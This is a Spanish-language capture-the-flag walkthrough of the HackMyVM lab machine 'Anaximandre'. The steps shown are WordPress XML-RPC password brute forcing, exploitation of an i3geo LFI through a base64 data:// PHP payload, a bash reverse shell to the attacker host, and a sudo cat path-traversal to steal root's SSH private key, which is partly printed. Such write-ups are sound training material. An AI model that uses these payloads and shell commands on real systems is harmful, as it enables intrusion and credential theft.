Anaximandre HackMyVM
- Ip atacante - 10.0.2.4
- Ip victima - 10.0.2.33
Nmap
❯ sudo nmap -Pn -sS -n --min-rate 5000 -p- 10.0.2.33
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 18:08 EDT
Nmap scan report for 10.0.2.33
Host is up (0.00036s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
873/tcp open  rsync
MAC Address: 08:00:27:4A:06:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.77 seconds
❯ sudo nmap -Pn -sS -n --min-rate 5000 -A -p 22,80,873 10.0.2.33
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 18:11 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 18:11 (0:00:03 remaining)
Nmap scan report for 10.0.2.33
Host is up (0.00016s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 ee71f4ada071e1351986abc8e6be3617 (RSA)
|   256 401cc3da83d72f60cb12473b02670414 (ECDSA)
|_  256 1a69a7f9dca549ffd27dce45976d8ab9 (ED25519)
80/tcp  open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Geographia
|_http-generator: WordPress 6.1.1
|_http-server-header: Apache/2.4.54 (Debian)
873/tcp open  rsync   (protocol version 31)
MAC Address: 08:00:27:4A:06:54 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.16 ms 10.0.2.33

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
Luego de ver la pagina veo que esta hecha en Wordpress y tenemos ese puerto Rsync
Hacemos un scaneo a el rsync
❯ nmap -sV --script "rsync-list-modules" -p 873 10.0.2.33
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 19:27 EDT
Nmap scan report for anaximandre.hmv (10.0.2.33)
Host is up (0.00030s latency).

PORT    STATE SERVICE VERSION
873/tcp open  rsync   (protocol version 31)
| rsync-list-modules:
|_  share_rsync    	Journal

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
Vamos a enumerar los archivos
❯ rsync rsync://10.0.2.33/share_rsync
drwxr-xr-x          4,096 2022/11/26 10:23:01 .
-rw-r-----         67,719 2022/11/26 10:19:33 access.log.cpt
-rw-r-----          4,206 2022/11/26 10:19:53 auth.log.cpt
-rw-r-----         45,772 2022/11/26 10:19:53 daemon.log.cpt
-rw-r--r--        229,920 2022/11/26 10:19:53 dpkg.log.cpt
-rw-r-----          4,593 2022/11/26 10:19:33 error.log.cpt
-rw-r-----         90,768 2022/11/26 10:19:53 kern.log.cpt
Vamos a descargar los archivos
❯ rsync rsync://10.0.2.33/share_rsync/access.log.cpt .
❯ rsync rsync://10.0.2.33/share_rsync/auth.log.cpt .
❯ rsync rsync://10.0.2.33/share_rsync/daemon.log.cpt .
❯ rsync rsync://10.0.2.33/share_rsync/dpkg.log.cpt .
❯ rsync rsync://10.0.2.33/share_rsync/error.log.cpt .
❯ rsync rsync://10.0.2.33/share_rsync/kern.log.cpt .
Buscando como leer esos archivos cpt veo que se puede usar una herramienta llamada ccrypt.
Intentando desencriptar, me pide un decryption key el cual no tengo
❯ ccrypt -d access.log.cpt
Enter decryption key:
Procedo a ver bien la pagina realizo un wpscan para ver que podemos encontrar y nos da unas credenciales.
❯ wpscan --url "http://10.0.2.33" -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.33/ [10.0.2.33]
[+] Started: Sun Mar 19 18:58:29 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.54 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.33/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] Upload directory has listing enabled: http://10.0.2.33/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.33/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.1.1 identified (Latest, released on 2022-11-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.0.2.33/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.1.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.0.2.33/, Match: 'WordPress 6.1.1'

[+] WordPress theme in use: twentytwentythree
 | Location: http://10.0.2.33/wp-content/themes/twentytwentythree/
 | Readme: http://10.0.2.33/wp-content/themes/twentytwentythree/readme.txt
 | [!] Directory listing is enabled
 | Style URL: http://10.0.2.33/wp-content/themes/twentytwentythree/style.css
 | Style Name: Twenty Twenty-Three
 | Style URI: https://wordpress.org/themes/twentytwentythree
 | Description: Twenty Twenty-Three is designed to take advantage of the new design tools introduced in WordPress 6....
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.0.2.33/wp-content/themes/twentytwentythree/style.css, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] webmaster
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - webmaster / mickey
^Cying admin / cecily Time: 00:04:54 <                > (37070 / 28688884)  0.12%  ETA: 63:20:07
[!] Valid Combinations Found:
 | Username: webmaster, Password: mickey
Dentro de la pagina de wordpress tenemos un mensaje que dice
CONFIDENTIAL
NOT TO BE PUBLISHED

note to self: Yn89m1RFBJ
Con esta credencial creo que podriamos descomprimir los archivos .cpt
❯ ccrypt -d *
Enter decryption key: Yn89m1RFBJ
Viendo los archivos y leyendolos encontramos un nuevo usuario chaz y un vhost lovegeografia
❯ cat auth.log | grep "user:"
Nov 14 19:39:57 debian systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Nov 26 15:52:32 debian systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Nov 26 15:56:29 debian useradd[8409]: new user: name=mysql, UID=107, GID=115, home=/nonexistent, shell=/bin/false, from=none
Nov 26 16:16:07 debian useradd[16501]: new user: name=chaz, UID=1001, GID=1001, home=/home/chaz, shell=/bin/bash, from=/dev/pts/0
❯ cat access.log | grep "http://lovegeografia.anaximandre.hmv"
192.168.0.29 - - [26/Nov/2022:16:14:52 +0100] "GET /init/index.php HTTP/1.1" 200 4683 "http://lovegeografia.anaximandre.hmv/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
De la misma manera encontre un directorio que alguien mas habia probado la cual contenia LFI
❯ cat access.log | grep "../../../../"
192.168.0.29 - - [26/Nov/2022:16:15:38 +0100] "GET /exemplos/codemirror.php?&pagina=../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1" 200 982 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
Agregamos al /etc/hosts
❯ cat /etc/hosts
───────┬────────────────────────────────────────────────────────────────────────────────
       │ File: /etc/hosts
───────┼────────────────────────────────────────────────────────────────────────────────
   1   │ 127.0.0.1   localhost
   2   │ 127.0.1.1   kali
   3   │ ::1     localhost ip6-localhost ip6-loopback
   4   │ ff02::1     ip6-allnodes
   5   │ ff02::2     ip6-allrouters
   6   │
   7   │ 10.0.2.27 movie.hmv
   8   │ 10.0.2.33 anaximandre.hmv lovegeografia.anaximandre.hmv
───────┼────────────────────────────────────────────────────────────────────────────────
Ya en la pagina lo primero que hice fue probar ese LFI

Buscando sobre i3geo encuentro un github https://github.com/wagnerdracha/ProofOfConcept/blob/main/i3geo/i3geo_proof_of_concept.txt
Que justo prueba el mismo LFI
To exploit vulnerability:
- http://.../i3geo/exemplos/codemirror.php?&pagina=../../../../../../../../../../../../../../../../../etc/passwd
- http://.../i3geo/exemplos/codemirror.php?&pagina=data://text/plain;base64,SEFDS0VE
Con cyberchef hago el cambio a base64
<?php system('id'); ?> — PD9waHAgc3lzdGVtKCdpZCcpOyA/Pg==
❯ curl "http://lovegeografia.anaximandre.hmv/exemplos/codemirror.php?&pagina=data://text/plain;base64,PD9waHAgc3lzdGVtKCdpZCcpOyA/Pg=="
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Paso <?php system("bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1'"); ?> – a base64 – PD9waHAgc3lzdGVtKCJiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjAuMi40LzQ0MyAwPiYxJyIpOyA/Pg==
Y de esta manera obtengo un reverse shell
❯ curl "http://lovegeografia.anaximandre.hmv/exemplos/codemirror.php?&pagina=data://text/plain;base64,PD9waHAgc3lzdGVtKCJiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjAuMi40LzQ0MyAwPiYxJyIpOyA/Pg=="
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.33] 44978
bash: cannot set terminal process group (539): Inappropriate ioctl for device
bash: no job control in this shell
www-data@anaximandre:/var/www/i3geo/exemplos$
Actualizamos nuestra shell a una TTY
www-data@anaximandre:/var/www/i3geo/exemplos$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<los$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@anaximandre:/var/www/i3geo/exemplos$ ^Z
zsh: suspended  nc -lvnp 443

❯ stty raw -echo;fg
[1]  + continued  nc -lvnp 443

www-data@anaximandre:/var/www/i3geo/exemplos$ export TERM=xterm SHELL=bash
Buscando archivos se me da por buscar rsync y encuentro archivos de configuracion
www-data@anaximandre:/home/chaz$ find / -name rsync* 2>/dev/null
/sys/fs/cgroup/system.slice/rsync.service
/usr/share/bash-completion/completions/rsync
/usr/share/lintian/overrides/rsync
/usr/share/doc/rsync
/usr/share/doc/rsync/examples/rsyncd.conf
/usr/share/rsync
/usr/share/rsync/scripts/rsync-no-vanished
/usr/share/rsync/scripts/rsyncstats
/usr/share/perl5/URI/rsync.pm
/usr/share/man/man5/rsyncd.conf.5.gz
/usr/share/man/man1/rsync-ssl.1.gz
/usr/share/man/man1/rsync.1.gz
/usr/lib/systemd/system/rsync.service
/usr/bin/rsync-ssl
/usr/bin/rsync
/etc/init.d/rsync
/etc/rsyncd.conf
/etc/rsyncd.auth
/etc/systemd/system/multi-user.target.wants/rsync.service
/etc/default/rsync
/var/lib/systemd/deb-systemd-helper-enabled/rsync.service.dsh-also
/var/lib/systemd/deb-systemd-helper-enabled/multi-user.target.wants/rsync.service
/var/lib/dpkg/info/rsync.postrm
/var/lib/dpkg/info/rsync.md5sums
/var/lib/dpkg/info/rsync.list
/var/lib/dpkg/info/rsync.conffiles
/var/lib/dpkg/info/rsync.postinst
/var/lib/dpkg/info/rsync.prerm
www-data@anaximandre:/home/chaz$ cat /etc/rsyncd.auth
chaz:**************ado
Nos conectamos mediante ssh
❯ ssh chaz@10.0.2.33
User flag
chaz@anaximandre:~$ cat user.txt
************************00f696f1
Escalacion de Privilegios
chaz@anaximandre:~$ sudo -l
Matching Defaults entries for chaz on anaximandre:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User chaz may run the following commands on anaximandre:
    (ALL : ALL) NOPASSWD: /usr/bin/cat /home/chaz/*
Ya que tenemos la opcion de hacer cat a todo lo que este en nuestra carpeta chaz podemos copiar la clave id_rsa de root
chaz@anaximandre:~$ sudo -u root /usr/bin/cat /home/chaz/../../root/.ssh/id_rsa > rsa
chaz@anaximandre:~$ ls
rsa  user.txt
chaz@anaximandre:~$ cat rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAymVIJCfeVhY3wXQyz8tZrt+cHyKuDTTXN+NpIbM7EakMulk97ZHu
jNWDOMzF+f1jicidrEZkTjqCMLtwF4wpPNskUCAC7XjglhxifQWOUQXyRvkSPT690q6o+6
OfesMAs2CG+tfhhsfR2yqpC6v3UTbUdIcBUR3lp+bng6IlV6An5iWTBfI4Rd7VkWP9Cu7m
gfe6Gp8u6PE7R0lO4mzd5Sf8Tx06r1x/AVP9d2xl4NgvRmFM1bwGWVCN1NKX8e83dyHQoG
JCPFs76aNWsLfL2MaK1DLrrbRrytic+8/TNvJSqHVthX4CUMsa4tU0V9fi8phq2nG+Ny9N
qZVieX7ai1VY6M95vAI6Jser62YnAjftITMIIInEt7t0GAx7obwUtOH0Cg9wp7ttK6ou6r
99x2oI33gv0L8YhJhBOwWm+bj1SmWv7CFvlR04kDoMUxTtttwFryXPabHSMD29weuE7srn
lHYbinlTpSsMu1zkAsHdPPfICgF1P9KTVSU1Ay9FAAAFkBtj3CkbY9wpAAAAB3NzaC1yc2
EAAAGBAMplSCQn3lYWN8F0Ms/LWa7fnB8irg001zfjaSGzOxGpDLpZPe2R7ozVgzjMxfn9
[..... MORE ID_RSA .....]
Entonces me copio esta clave id_rsa a mi maquina atacante y lo pego en un archivo llamado id_anax De igual manera le doy permisos con chmod para que tenga los permisos necesarios y me conecto
❯ nano id_anax

❯ chmod 600 id_anax

❯ ssh -i id_anax root@10.0.2.33

root@anaximandre:~#
Root flag
Y ahi mismo obtenemos la ultima flag
root@anaximandre:~# cat root.txt
************************2f569786